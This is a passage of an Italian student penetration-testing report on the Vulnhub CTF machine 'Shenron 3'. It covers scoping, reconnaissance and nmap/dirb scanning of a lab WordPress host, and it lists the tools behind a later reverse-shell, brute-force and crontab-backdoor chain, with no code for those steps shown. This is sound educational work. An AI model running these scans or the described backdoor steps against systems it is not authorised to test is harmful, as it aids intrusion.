CORSO DI PTEH

A.A. 2023/2024

Penetration Testing Summary

Caso di studio: "shenron: 3"

DARIO MAZZA

Mat. 0522501553

d.mazza6@studenti.unisa.it

03 Ottobre 2024

Dipartimento di Informatica

Università degli Studi di Salerno

Indice

Elenco delle figure

CAPITOLO 1

Introduzione

Il presente documento descrive in dettaglio le fasi del processo di *penetration testing* condotto sulla macchina virtuale *Shenron 3*, fornita dalla piattaforma *Vulnhub* [1]. Questa macchina fa parte di un set di scenari *Capture the Flag* (CTF) il cui obiettivo principale è quello di catturare due flag nascoste, oltre a valutare la sicurezza complessiva del sistema.

L'approccio adottato in questo test è di tipo **black box**, implicando che non si aveva conoscenza preliminare della struttura interna o delle vulnerabilità specifiche della macchina. Questo tipo di simulazione imita un attacco reale da parte di un hacker esterno, consentendo di testare la robustezza del sistema in condizioni realistiche. Ogni fase del processo è stata documentata e replicata in modo dettagliato per garantire la riproducibilità e la trasparenza dei risultati.

Le principali fasi trattate nel documento sono:

- **Target Scoping**: Definizione dell'ambito del test e delle risorse coinvolte.
- **Information Gathering**: Raccolta preliminare delle informazioni sull'asset target.
- **Target Discovery**: Identificazione e conferma dei dispositivi attivi nella rete.

- **Enumerating Target**: Scansione e analisi delle porte e dei servizi esposti.
- **Vulnerability Mapping**: Identificazione delle vulnerabilità conosciute associate ai servizi esposti.
- **Target Exploitation**: Sfruttamento delle vulnerabilità per ottenere l'accesso non autorizzato al sistema.
- **Privilege Escalation**: Tecniche utilizzate per ottenere privilegi elevati nel sistema target.
- **Maintaining Access**: Meccanismi di persistenza implementati per mantenere l'accesso al sistema compromesso.

1.1 Ambiente Virtuale

Durante l'intero processo di Penetration Testing, sia la macchina target che quella attaccante sono state eseguite in un ambiente virtuale. Per l'emulazione è stato utilizzato Oracle VirtualBox 7.1.0 [1], che consente di creare un ambiente isolato e controllato, ideale per test di sicurezza in un contesto didattico.

1.2 Architettura di Rete

La rete utilizzata durante il test è una rete virtuale con NAT, configurata all'interno di VirtualBox, alla quale sono collegate sia la macchina attaccante che quella target. Questa configurazione consente alle due macchine di comunicare tra loro, mantenendo l'accesso alla rete Internet ma impedendo l'accesso esterno da altre macchine non autorizzate. L'indirizzo IP della macchina target viene assegnato dinamicamente dal server DHCP presente nella rete NAT, rendendo necessaria l'identificazione dell'indirizzo durante la fase di Information Gathering.

[1] `https://www.virtualbox.org/wiki/Downloads`

1.2.1 Macchina Target

La macchina target scelta per questo test è Shenron 3, un sistema vulnerabile appositamente progettato per scopi formativi. Le vulnerabilità sono state inserite intenzionalmente per consentire esercitazioni pratiche di penetration testing. Questa macchina è disponibile come immagine .ova sulla piattaforma Vulnhub e rappresenta una sfida tipica dei CTF, con flag nascoste da scoprire.

1.2.2 Macchina Attaccante

La macchina attaccante utilizzata è basata sul sistema operativo GNU/Linux, più precisamente la distribuzione Kali Linux 2024.3 [2], famosa per essere dedicata alla sicurezza informatica. Kali Linux include una vasta gamma di strumenti preinstallati, necessari per l'esecuzione delle attività di penetration testing. La scelta di Kali Linux come sistema operativo della macchina attaccante è giustificata dalla sua flessibilità e dalla presenza di numerosi strumenti avanzati, tra cui Nmap, Burp Suite, Metasploit, e molti altri utili per la scoperta di vulnerabilità e l'exploitation.

[2] `https://www.kali.org/get-kali/#kali-virtual-machines`

CAPITOLO 2

Strumenti Utilizzati

In questo capitolo vengono elencati e descritti gli strumenti utilizzati durante le diverse fasi del penetration test condotto sulla macchina virtuale *Shenron 3*. Gli strumenti sono stati selezionati in base alle esigenze specifiche di ogni fase del test, garantendo un'analisi approfondita e sistematica del sistema target.

2.1 Fase di Information Gathering

2.1.1 Netdiscover

`Netdiscover` [2] è uno strumento di ricognizione passiva per la scansione di reti locali, utile per identificare gli indirizzi IP attivi nella rete. È stato utilizzato per scoprire l'indirizzo IP assegnato dinamicamente alla macchina target.

2.1.2 WhatWeb

`WhatWeb` [3] è uno scanner di applicazioni web che identifica le tecnologie utilizzate da un sito web, come il server web, il CMS, i plugin e molto altro. È stato impiegato per raccogliere informazioni sul CMS (WordPress) e sulle versioni dei software utilizzati dal target.

2.1.3 Wget

`Wget` [4] è un tool da linea di comando per il download di contenuti dal web. È stato utilizzato per scaricare una copia locale del sito web target al fine di analizzarne il codice sorgente e cercare informazioni sensibili.

2.2 Fase di Target Discovery

2.2.1 Nmap

`Nmap` [5] è uno scanner di rete utilizzato per scoprire host e servizi sulla rete. È stato impiegato per identificare le porte aperte, i servizi in esecuzione e per effettuare l'OS Fingerprinting del sistema target.

2.3 Fase di Enumerazione del Target

2.3.1 Dirb

`Dirb` [6] è uno strumento di forza bruta per scoprire directory e file nascosti su un server web. È stato utilizzato per enumerare le directory del sito web target, identificando risorse potenzialmente interessanti come il pannello di login di WordPress.

2.4 Fase di Vulnerability Mapping

2.4.1 Nmap NSE Scripts

Gli script NSE (*Nmap Scripting Engine*) [7] sono estensioni di Nmap che permettono di eseguire scansioni avanzate, come la ricerca di vulnerabilità note. Sono stati utilizzati per identificare vulnerabilità nei servizi esposti dal target.

2.4.2 Nikto

`Nikto` [8] è uno scanner web che effettua test completi su server web per identificare vulnerabilità, configurazioni errate e file potenzialmente pericolosi. È stato utilizzato per analizzare il server web Apache del target.

2.4.3 OWASP ZAP

`OWASP ZAP` (*Zed Attack Proxy*) [9] è uno strumento integrato per la sicurezza delle applicazioni web. Fornisce funzionalità di scanning automatico e manuale per identificare vulnerabilità comuni. È stato impiegato per eseguire una scansione approfondita dell'applicazione web.

2.4.4 WPScan

`WPScan` [10] è uno scanner di sicurezza progettato specificamente per WordPress. È stato utilizzato per enumerare plugin, temi e utenti, e per identificare vulnerabilità note legate alla versione obsoleta di WordPress in uso sul target.

2.5 Fase di Target Exploitation

2.5.1 Hydra

`Hydra` [11] è uno strumento per attacchi di forza bruta su servizi di autenticazione. È stato utilizzato per eseguire un attacco di brute force sul form di login di WordPress, al fine di scoprire le credenziali dell'utente amministratore.

2.5.2 Browser Web e Developer Tools

Un browser web con strumenti per sviluppatori (ad esempio, Firefox Developer Tools o Chrome DevTools) [12] è stato utilizzato per analizzare le richieste e risposte HTTP durante il tentativo di login, permettendo di configurare correttamente l'attacco con `Hydra`.

2.5.3 Pentestmonkey PHP Reverse Shell

Il codice PHP per la reverse shell fornito da `Pentestmonkey` [13] è stato utilizzato per ottenere un accesso shell al sistema target attraverso l'upload e l'esecuzione del codice malevolo nel tema di WordPress.

2.5.4 Netcat

`Netcat` [14] è uno strumento di rete versatile utilizzato per stabilire connessioni TCP o UDP. È stato impiegato per ascoltare le connessioni in ingresso e ricevere la reverse shell dal target.

2.6 Fase di Privilege Escalation

2.6.1 Python

`Python` [15] è stato utilizzato per stabilizzare la shell ottenuta, permettendo un'interazione più efficiente con il sistema target attraverso il modulo `pty`.

2.6.2 Strings

Lo strumento `strings` [16] è stato utilizzato per estrarre stringhe di testo leggibili da file binari. È stato impiegato per analizzare l'eseguibile `network` presente sul target, al fine di individuare potenziali vettori di escalation dei privilegi.

2.7 Fase di Maintaining Access

2.7.1 Crontab

Il `Crontab` [17] è stato utilizzato per configurare una backdoor persistente sul sistema target, programmando l'esecuzione periodica di una reverse shell.

2.7.2 Shell Bash

La `Bash` shell [18] è stata utilizzata per eseguire comandi sul sistema target e per scrivere gli script necessari alla persistenza e alla pulizia delle tracce.

2.8 Altri Strumenti e Comandi Utilizzati

2.8.1 Grep

`Grep` [19] è un comando utilizzato per cercare stringhe di testo all'interno di file. È stato utilizzato per analizzare il codice sorgente del sito web alla ricerca di commenti o informazioni sensibili.

2.8.2 Wget

`Wget` [4] è stato utilizzato anche per scaricare file dal sistema target alla macchina dell'attaccante, facilitando l'analisi locale dei file.

2.8.3 ifconfig

Il comando `ifconfig` [20] è stato utilizzato per determinare l'indirizzo IP dell'attaccante necessario per configurare correttamente le reverse shell.

2.8.4 Echo

Il comando `echo` [21] è stato utilizzato per scrivere contenuti nei file, ad esempio durante la creazione dello script malevolo per l'escalation dei privilegi.

CAPITOLO 3

Target Scoping

3.1 Introduzione

Il *Target Scoping* definisce l'ambito e gli obiettivi del penetration testing, garantendo che le attività siano pianificate in modo sicuro e mirato. Questa fase è essenziale per delineare le risorse coinvolte e stabilire le regole operative del test.

3.2 Obiettivi del Test

Gli obiettivi principali del test sono:

- **Analisi della sicurezza** dell'applicazione WordPress e del sistema sottostante.
- **Escalation dei privilegi** per ottenere accesso *root*.
- **Cattura delle flag nascoste**, poiché si tratta di una macchina virtuale in un contesto *Capture the Flag*.
- **Persistenza** attraverso meccanismi di *backdoor* per mantenere l'accesso al sistema.
- **Pulizia delle tracce** per rimuovere ogni evidenza dell'intrusione.

3.3 Limiti del Test

Per il caso di studio *Shenron 3*, l'analisi è limitata esclusivamente alla macchina target designata, utilizzando un approccio **black box**. Questo metodo di testing implica che il tester agisca senza conoscenza preliminare dei meccanismi interni del sistema, simulando un attacco reale da parte di un hacker esterno.

3.4 Strumenti Utilizzati

Gli strumenti utilizzati per condurre il *penetration testing* includono scanner di vulnerabilità, exploit framework e tool di *post-exploitation*, descritti in dettaglio nel capitolo precedente [5, 10, 11, 14, 13].

3.5 Rules of Engagement (ROE)

Le *Rules of Engagement (ROE)* definiscono le linee guida operative per condurre il penetration testing in sicurezza. Le ROE garantiscono che le attività siano condotte senza danneggiare i sistemi o l'infrastruttura coinvolta e che rispettino i limiti definiti nel *Target Scoping*. In particolare, le regole per il caso *Shenron 3* includono:

- **Tecniche consentite**: Sono consentite tecniche di *scanning*, enumerazione, *exploitation* e *post-exploitation*. Attacchi di tipo *Denial of Service (DoS)* e di Ingegneria Sociale sono espressamente vietati.
- **Uso degli strumenti**: Gli strumenti utilizzati devono essere sicuri e non devono compromettere l'integrità del sistema target o di altri sistemi nella rete. Tutte le operazioni devono essere monitorate e documentate per garantire la tracciabilità.
- **Limitazioni operative**: Il test è limitato esclusivamente alla macchina target vulnerabile. Non è consentito accedere o eseguire test su altri sistemi nella rete, a meno che non sia espressamente concordato.

- **Gestione delle vulnerabilità**: Qualsiasi vulnerabilità identificata deve essere comunicata immediatamente e documentata nel report finale. Le azioni correttive suggerite devono rispettare le linee guida di sicurezza.

Le *Rules of Engagement* garantiscono che il penetration testing venga condotto in modo sicuro, trasparente e rispettoso delle limitazioni imposte dal cliente o dalle risorse tecniche disponibili.

CAPITOLO 4

Information Gathering

4.1 Introduzione

Nel penetration testing, la fase di *Information Gathering* è cruciale per costruire una base di conoscenza sul target prima di procedere con l'attacco vero e proprio. In contesti reali, questa fase si divide in due parti: **passiva** e **attiva**. La raccolta passiva si concentra sulla raccolta di informazioni senza interagire direttamente con il target, sfruttando fonti pubblicamente disponibili, come l'OSINT (*Open Source Intelligence*) e il *Google Dorking* [22].

Nel nostro caso, essendo una simulazione all'interno di una rete isolata e locale, non possiamo effettuare una raccolta passiva di informazioni su Internet. Pertanto, ci concentreremo esclusivamente sull'*Information Gathering* attivo, interagendo direttamente con il target e raccogliendo informazioni dal sistema stesso. Se si trattasse di un contesto reale, strumenti come `Google Dorking`, `whois`, e `theHarvester` [23] sarebbero stati impiegati.

4.2 Raccolta delle Informazioni Attiva

4.2.1 Scoperta dell'indirizzo IP con Netdiscover

A causa della presenza di un server DHCP nella rete locale che assegna dinamicamente gli indirizzi IP, siamo stati costretti a utilizzare `Netdiscover` [2] per individuare l'indirizzo IP del target. Ecco il comando utilizzato:

```
netdiscover -r 10.0.2.0/24
```




Figura 4.1: Scansione della rete locale con il comando netdiscover

Abbiamo scoperto che l'indirizzo IP assegnato al target è `10.0.2.7`. Successivamente, abbiamo dovuto modificare il file `/etc/hosts` della nostra macchina Kali per includere la stringa:

```
10.0.2.7  shenron
```

Questo passaggio è stato essenziale per evitare errori di redirect durante l'accesso al sito web, poiché il sistema effettuava un redirect automatico a `shenron` e non funzionava senza la modifica nel file `hosts`.




Figura 4.2: File hosts in /etc/hosts dopo la modifica

4.2.2 Analisi del Sito Web

Dalla nostra analisi preliminare del sito web (`10.0.2.7`), possiamo notare che la pagina principale ci suggerisce che il sito è stato creato con il CMS WordPress [24]. La homepage, come mostrato in Figura 4.3, presenta il post standard "Hello world!" tipico di installazioni WordPress di default.




Figura 4.3: Homepage del sito shenron 3

4.2.3 Analisi del Codice Sorgente HTML

Una rapida ispezione del codice sorgente HTML (Figura 4.4), ottenuta tramite la combinazione di tasti `Ctrl+U`, rivela che il sito utilizza la versione 4.6 di WordPress. Questo potrebbe esporre potenziali vulnerabilità note se la versione non è stata aggiornata.




Figura 4.4: Codice sorgente della homepage

Oltre alle informazioni standard su WordPress, notiamo che a prima vista non ci sono commenti o informazioni sensibili lasciati dagli sviluppatori del sito.

4.2.4 Strumenti Utilizzati per la Scansione Attiva

WhatWeb

Abbiamo utilizzato `WhatWeb` [3] per raccogliere informazioni sul server e abbiamo scoperto che su quest'ultimo è installata la versione di WordPress 4.6 e che il server Apache è aggiornato alla versione 2.4.41.

```
whatweb http://10.0.2.7
```

Figura 4.5: Output del comando whatweb

Analisi del Codice Sorgente con Grep

Abbiamo usato `grep` dopo aver scaricato una copia locale del sito con `wget` per confermare l'assenza di potenziali commenti HTML che potessero contenere informazioni sensibili:

Figura 4.6: Scaricamento di una copia locale del sito

```
grep -Ri '<!--' ./10.0.2.7
```

Dove:

- `-R`: Questa opzione indica a grep di eseguire una ricerca ricorsiva all'interno della directory specificata e di tutte le sue sottodirectory.
- `-i`: Questa opzione specifica di ignorare la distinzione tra maiuscole e minuscole durante la ricerca.
- `./10.0.2.7` è la cartella dove salvo l'output di `wget`

Figura 4.7: Ricerca di commenti HTML contenenti informazioni sensibili

Questa analisi non ha rivelato informazioni sensibili nei commenti del codice HTML.

CAPITOLO 5

Target Discovery

5.1 Introduzione

Il *Target Discovery* è una fase cruciale del penetration testing che permette di individuare e analizzare i dispositivi attivi in una rete di interesse. Questa fase si focalizza principalmente su due obiettivi principali:

- **Individuare le macchine attive (target)**: Verificare quali dispositivi sono operativi all'interno della rete.
- **Identificare il sistema operativo (OS Fingerprinting)**: Una volta identificate le macchine attive, comprendere quale sistema operativo è in esecuzione per poter pianificare l'attacco.

Nel nostro scenario, essendo la rete isolata e locale, siamo stati costretti a individuare l'indirizzo IP del target nella fase precedente di *Information Gathering*, utilizzando il comando `netdiscover` [2]. Questo passaggio era necessario poiché il target non era risolvibile tramite DNS e utilizzava un server DHCP che assegnava indirizzi IP dinamici, impedendo una risoluzione standard.

5.2 Identificazione degli Host Attivi

Come menzionato in precedenza, l'identificazione degli host attivi è stata effettuata nella fase precedente, poiché il target si trova in una rete isolata. Per questo motivo, abbiamo utilizzato il seguente comando per individuare il target:

```
netdiscover -r 10.0.2.0/24
```

Ottenendo così il suo indirizzo IP (`10.0.2.7`).

5.3 OS Fingerprinting

L'OS Fingerprinting è una tecnica utilizzata per identificare il sistema operativo in esecuzione sul target. Esistono due approcci principali per l'OS Fingerprinting:

- **Attivo**: Invio di pacchetti specifici al target e analisi delle risposte.
- **Passivo**: Osservazione dei pacchetti che il target invia durante le normali attività di rete.

Nel nostro test, abbiamo utilizzato l'approccio attivo tramite `nmap` [5].

5.3.1 OS Fingerprinting con Nmap

Per eseguire l'OS Fingerprinting, abbiamo utilizzato il seguente comando di `nmap`:

```
nmap -O -sV 10.0.2.7
```

Il comando esegue due azioni principali:

- `-O`: abilita l'OS Fingerprinting, permettendo a Nmap di identificare il sistema operativo in esecuzione sul target inviando pacchetti specifici e analizzando le risposte ricevute.
- `-sV`: abilita il Service Version Detection, che consente a Nmap di rilevare la versione dei servizi attivi sulle porte aperte inviando pacchetti a queste porte e determinando quale servizio sia in esecuzione e la sua versione.

L'output del comando è riportato nella Figura 6.1:




Figura 5.1: Output del comando `nmap -O -sV 10.0.2.7`

Dall'analisi eseguita, possiamo concludere che il sistema target esegue un server web Apache su una distribuzione Linux Ubuntu. Queste informazioni saranno utili per individuare vulnerabilità specifiche del sistema operativo e dei servizi attivi, specialmente se il sistema operativo o il software del server web non sono aggiornati.

CAPITOLO 6

Enumerating Target

6.1 Introduzione

La fase di *enumerazione dei target* segue la scoperta degli host attivi e ha l'obiettivo di raccogliere ulteriori dettagli su di essi. Questa fase si concentra su tre aspetti fondamentali:

1. **Servizi e porte aperte**: Determinare quali servizi di rete siano attivi e accessibili.
2. **Versioni dei software**: Identificare le versioni dei servizi, che spesso possono rivelare vulnerabilità specifiche.
3. **Risorse del sito web**: Esplorare la struttura del sito per individuare directory e file potenzialmente interessanti.

6.2 Enumerazione dei Servizi

Per determinare quali servizi fossero attivi sul target, è stato eseguito il comando `nmap` con le opzioni `-sS` (scansione SYN) e `-sV` (version detection) sul target `10.0.2.7`. Ecco il comando eseguito:

```
nmap -sS -sV 10.0.2.7
```

L'output del comando ha rivelato che il servizio attivo sulla porta `80/tcp` è un server web Apache `2.4.41` in esecuzione su un sistema operativo Ubuntu. L'analisi ha confermato che tutte le altre porte risultano chiuse. Queste informazioni saranno utili per le fasi successive di attacco, dove vulnerabilità specifiche di Apache o della versione di Ubuntu potrebbero essere sfruttate.

L'output del comando è mostrato nella Figura 6.1:




Figura 6.1: Output del comando nmap `-sS -sV` eseguito su `10.0.2.7`

6.3 Enumerazione delle Directory con Dirb

Per identificare file e directory potenzialmente interessanti all'interno del sito web, abbiamo utilizzato `dirb` [6], uno strumento di directory brute forcing. Il comando eseguito è stato:

```
dirb http://10.0.2.7/
```

L'output di `dirb` ha mostrato diverse directory e file accessibili, tra cui:

- `/wp-admin/`
- `/wp-content/`
- `/wp-includes/`
- `/server-status/`

In particolare, accedendo alla directory `/wp-admin/`, veniamo reindirizzati al form di login di WordPress, che consente l'accesso al pannello di amministrazione del sito.

L'output del comando `dirb` è mostrato nella Figura 6.2.

Figura 6.2: Output del comando `dirb` eseguito su `10.0.2.7`




Figura 6.3: Pagina login al pannello admin di WordPress

CAPITOLO 7

Vulnerability Mapping

7.1 Introduzione

La fase di *Vulnerability Mapping* ha l'obiettivo di identificare le vulnerabilità presenti nei sistemi e nelle applicazioni analizzate. Questo è un passaggio cruciale nel penetration testing, in cui vengono individuate possibili debolezze che potrebbero essere sfruttate da un attaccante. Questa fase è stata suddivisa in due macro sezioni: analisi automatica e analisi manuale delle vulnerabilità.

7.2 Analisi Automatica

L'analisi automatica è stata condotta per identificare rapidamente un'ampia gamma di vulnerabilità nei servizi esposti. Gli strumenti automatici utilizzati sono stati scelti per il loro adattamento al contesto specifico del target.

7.2.1 Scansione delle Vulnerabilità con Nmap NSE

Per la scansione automatica delle vulnerabilità nei servizi attivi, è stato utilizzato `nmap` con l'Nmap Scripting Engine (NSE), che consente di eseguire script predefiniti

per rilevare vulnerabilità note nei sistemi. Il comando utilizzato è stato:

```
nmap -sS -sV --script vuln 10.0.2.7
```

- `-sS`: Effettua una scansione SYN per determinare le porte aperte.
- `-sV`: Rileva la versione dei servizi in esecuzione sulle porte aperte.
- `-script vuln`: Utilizza gli script NSE per rilevare vulnerabilità note nei servizi individuati [7].

L'Nmap Scripting Engine (NSE) è stato utile per rilevare vulnerabilità note associate ai servizi esposti dal target. Il comando `-script vuln` utilizza una serie di script per identificare le vulnerabilità note, inclusi riferimenti a CVE (Common Vulnerabilities and Exposures) e exploit associati. L'output del comando ha prodotto un elenco dettagliato di vulnerabilità, ciascuna accompagnata da un punteggio di gravità e da un link che rimanda a `vulners.com` per maggiori informazioni e dettagli sugli exploit.

